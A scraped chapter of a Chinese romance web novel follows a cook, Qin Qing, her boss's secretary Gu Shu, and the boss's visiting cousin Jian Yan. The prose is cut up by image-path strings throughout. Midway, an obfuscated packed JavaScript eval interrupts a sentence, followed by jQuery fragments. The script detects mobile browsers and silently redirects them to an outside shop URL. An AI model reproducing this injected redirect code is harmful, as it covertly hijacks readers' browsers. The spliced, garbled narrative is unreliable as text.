秦箐筷子一顿,看向顾舒的眼神瞬间凛冽起来:“你怎么知道的?”


    筷子落到桌上,秦箐站起身来,腰背微躬,手越过餐桌,缓缓摸向顾舒纤细的脖颈。


    “你还知道些什么?呵,这般大胆,说出来了,就不怕我杀人灭口?”


    顾舒被这突然的变脸吓了一跳,不过这几日她已经习惯了秦箐有事没事就演一下,极其自然的扒拉下摸到脸蛋上的手,歪着头,显然已经沉浸于自己的想象当中:“说真的,我觉得傅总他,最近变了好多。”


    “你不会真的在他饭菜里放了些什么吧?我看小说都这么写的,某个人性情大变,就是饮食中掺杂了其他的药物。”


    秦箐收起矫揉造作的演技,坐回椅子上,面色不显:“说起来我确实放了不少东西。”


    尾音拖长,引得顾舒吞咽着口水,面色紧张,才不急不缓的接道。


    “煮饭放水,炒菜放油。”


    抬眼看一下对面支着头的人,秦箐微笑,贱兮兮地吐出几个字:“给你的蛋糕里放……”


    “好了别说了吃饭。”


    顾舒一把捂住秦箐的嘴,遐想时的嘴角已经对称折叠。呜呜呜,秦箐抗议几声,顾舒又心软松了手。


    最近几日,手速长进的是越来越快了。顾舒长吁一口气,不过还好,这次手总算是赶上了她的嘴。


    为了安抚自己走钢丝的心脏,顾舒推开碗筷,伸手将小蛋糕挪到面前。


    解开外包盒,是一块方形草莓蛋糕,饱满鲜红的草莓铺满顶层,边缘挤着绵密的奶油花边,夹层里的草莓片清晰可见。舀上一勺放进嘴里,满口都是清甜与幸福的交织。


    “傅修远给的?”


    “嗯,下班时放我桌的,还是当着全办公室的面。”顾舒应下,面上带着些羞红:“不过说是我上次任务做得优秀的奖励。”


    小傻瓜,秦箐暗暗骂道,顺手给自己倒了一碗丝瓜肉片汤。


    “箐箐,他这几天对我真的很好。”顾舒瞥了一眼人阴沉的脸色,咽咽口水,掰着手指头数起来:“都没有给我布置格外的工作让我加班,语言行为都保持着距离,很是礼貌,甚至有时候会先询问我的意见。”


    “嗯嗯嗯!”秦箐啃着鸡腿敷衍。


    咚咚——


    秦箐腾出只手将桌边的手机翻了个面。


    傅责人:我哥明天晚上过来吃饭,你别丢我的脸。


    五星大厨:忌口和喜好傅责人:我不知道


    秦箐嘴唇扇动几下,手指在空中比划一瞬,眼底的狠戾最终散去。


    五星大厨:我知道了。


    傅责人:???


    傅责人:你知道什么了?


    知道你大脑去皮质量不变。秦箐愤愤摁灭屏幕,抬头,对上顾舒的视线。


    “吃醋了?”秦箐故意问她。


    “才没有!”顾舒下意识接上,一瞬间反应过来,声音有些干涩:“我只是他的一个秘书,不要再说这种话逗我了。”


    “是是是,但你是最棒的秘书。”秦箐微笑,傅修远蹦哒的样子浮现脑海,又被一秒掐灭,筷子在手中渐渐有折断的趋向,“加vx只是方便他点菜罢了。”她解释。


    多做一道说浪费,少炒一样质疑私吞菜钱,混战到最后,傅修远仅仅是获得每日菜单的制定权,但他满意了。末了,还要小声逼逼:“要不是被威胁,我才不会吃你做的饭。”


    秦箐自知不能细想下去,话头一转,问起所谓的哥哥来。据她所知,傅修远是独生子。


    “傅总有一个表兄,有一个堂兄不过是他主动邀请的话,大概是他的表哥,简筵。”顾舒小口小口地舔食蛋糕。


    “简董可是超级厉害的一个人,大学期间和友人一起创业,成为行业新锐,毕业后带着公司回归简氏集团,短短三年便彻底掌权。”


    话到后面,全然沉浸于对简筵的夸赞与敬仰。


    能让顾舒夸半天不带重复,看样子真的是一个很不错的人。秦箐心想,怀着好奇,步子轻快地打开门。


    “呀,小美人。”门外站着个花衬衫,单挑起眉,一手插着口袋,另一手举起挥了挥。他打招呼的方式区别于普通形式的腕部发力、手掌打直左右摇晃,而是长的四只手指微微弯曲、像弹钢琴一样前后波动,在心湖点起浪花。


    秦箐一时傻眼,哪来的深井冰?


    扶着门还未收回的手瞬间用力,门迅速回关,刚至一半,碰的砸到墙壁,全然敞开来。


    抓着门框的手背青筋暴起,傅修远笑得咬牙,吐出的话却叫秦箐狠狠震惊——好有礼貌!


    “哥你怎么不说声就来了,我这都没有准备些什么好的能够招待。”


    “唉呀,弟弟真客气,没事哒,我就跟着筵哥来混口饭吃,简单吃点好了。”傅询柳自然而然地揽过傅修远的肩膀,换鞋进门,一套动作行云流水,自在的像是回了家。


    还真不是一家人不进一家门。


    秦箐感慨,视线收回,才见门外还立着一人。他原本就站在那儿,只是过于安静,被遮掩的存在,等到两人“言笑晏晏”走开,才展现在眼前。


    面容清俊柔和,气质斯文雅致。


    是秦箐喜欢的类型。


    “简董,请。”


    愣神片刻,秦箐反应过来,微微点头,做了个请的动作。


    简筵直勾的视线转了个方向,睫毛扇动着向下偏,发出的声音极小:“简筵。”话一出口,两人都怔住了。


    他这话什么意思?


    我在说些什么?


    舌头和牙齿打架,突触间隙的兴奋性神经递质浓度升高,简筵急促的想要补救:“秦小姐怎么称呼?”


    啊,这样的人他们家竟然能有三个。


    “秦箐。”她退后腾出道来,脸上挂着得体的笑。


    暂时捉摸不清调察的意图,秦箐决定先顺着他的话,静观其变。


    多了个不喊自来的家伙,本来预备好的菜品显得不大够,傅修远背着手,立马给秦箐转了一千,哐哐报出几个菜名。


    真巧,家里一样原材料都没有。


    换过鞋,秦箐站起身,刚跨上菜篮,手还未碰到门把手,背后传来一道幽幽的声音。“秦小姐,你要出去?”


    转身,


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17127103|196131||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    是简筵。


    他的西装外套不知什么时候脱下,胸膛饱满,在衬衫下起伏,分明连一粒扣子都未解开,却格外吸引人的注意。


    “买菜。”秦箐晃了晃手中的菜篮子。


    “我和你一起去吧。”说完,人站在原地,眼神却似钩子一般抛来,隐隐透露着委屈。


    傅修远两人在露台“谈笑风生”,剩着他一人孤零零坐在客厅。板正的身影浮现脑海,神使鬼差,秦箐同意了。


    “我来提吧。”


    “不必。”


    只是刚出门,秦箐就有了悔意,简筵身上暗暗散发的热情叫她有些无法适从,哪怕一开始是她见色起意。


    电梯门开,秦箐特地慢了半个步子,想着顺其自然拉开距离。


    “秦箐,电梯到了。”简筵同样没有进去,站停在门口,一手拦于电梯门间避免突然关闭,侧身望过来,见她未动,轻声问道:“是有什么东西落下了吗?”


    “没有,走吧。”


    秦箐没跟着客气,快步进去。就现在的情况,她已经完全摸不着头脑了。


    原本以少概全,以为三个人都,比较特立独行。但就目前,简筵各方面的行为都在表明他是一个极其有教养的人,甚至周到得令人恐怖。


    特别是对自己,那种不对劲的异样格外强烈。


    秦箐瞥了一眼进来后便站到了对角线的人,没有错过那一抹慌忙挪开的视线。


    她挑眉,真的,从未见过这般有礼貌的人。


    连盯着看,都只是通过电梯映着倒影的墙壁。


    “他俩比较闹腾,修远平时冒犯你了,你来找我,我教训他就好。”


    简筵声线平淡,仿佛只是随口提及。


    “不用。”秦箐怀疑简筵在给她挖坑,试图治一个大不敬的罪名。又不是傻子,怎么会看不穿傅修远请人过来吃饭的意图。“没事,我都习惯了。毕竟,这都是作为哥哥的责任。”简筵情绪只是外泄一瞬,便又迅速收回,声音重回平静:“加一个联系方式?方便的话。”


    可耻的,秦箐又心软了,在明知对方是装的情况下。


    可谁又能抵御一个帅哥向你展现他柔弱的一面呢?


    反正有系统护着她,出不了什么事。


    想着,秦箐点了点头。


    简筵的手从口袋中拿出,翻过来,掌心握着手机,一摁,便是vx界面,很难说不是提前准备好的。


    他点击两下屏幕,往秦箐小跨一步,适时停下:“我扫你吧。”


    秦箐挑眉,没有推辞,应下后便迅速通过好友申请。没有复制粘贴申请当中的名字,手机背对着竖起,悄悄打下备注。


    电梯门突然打开,走进来个全身包裹严实的人,鸭舌帽、墨镜、口罩,几乎看不到脸上的一寸肌肤。


    秦箐靠控制板这边,主动伸手按下电梯门的关闭键。


    眼前光线变黑,身上笼罩着一点点影子,秦箐抬头,简筵不知何时又往这边小挪了半步,半遮挡在她和那个怪人之间。


    狭小的空间充斥着沉默,将时间的体感拉长。


    叮咚——


    电梯门再次打开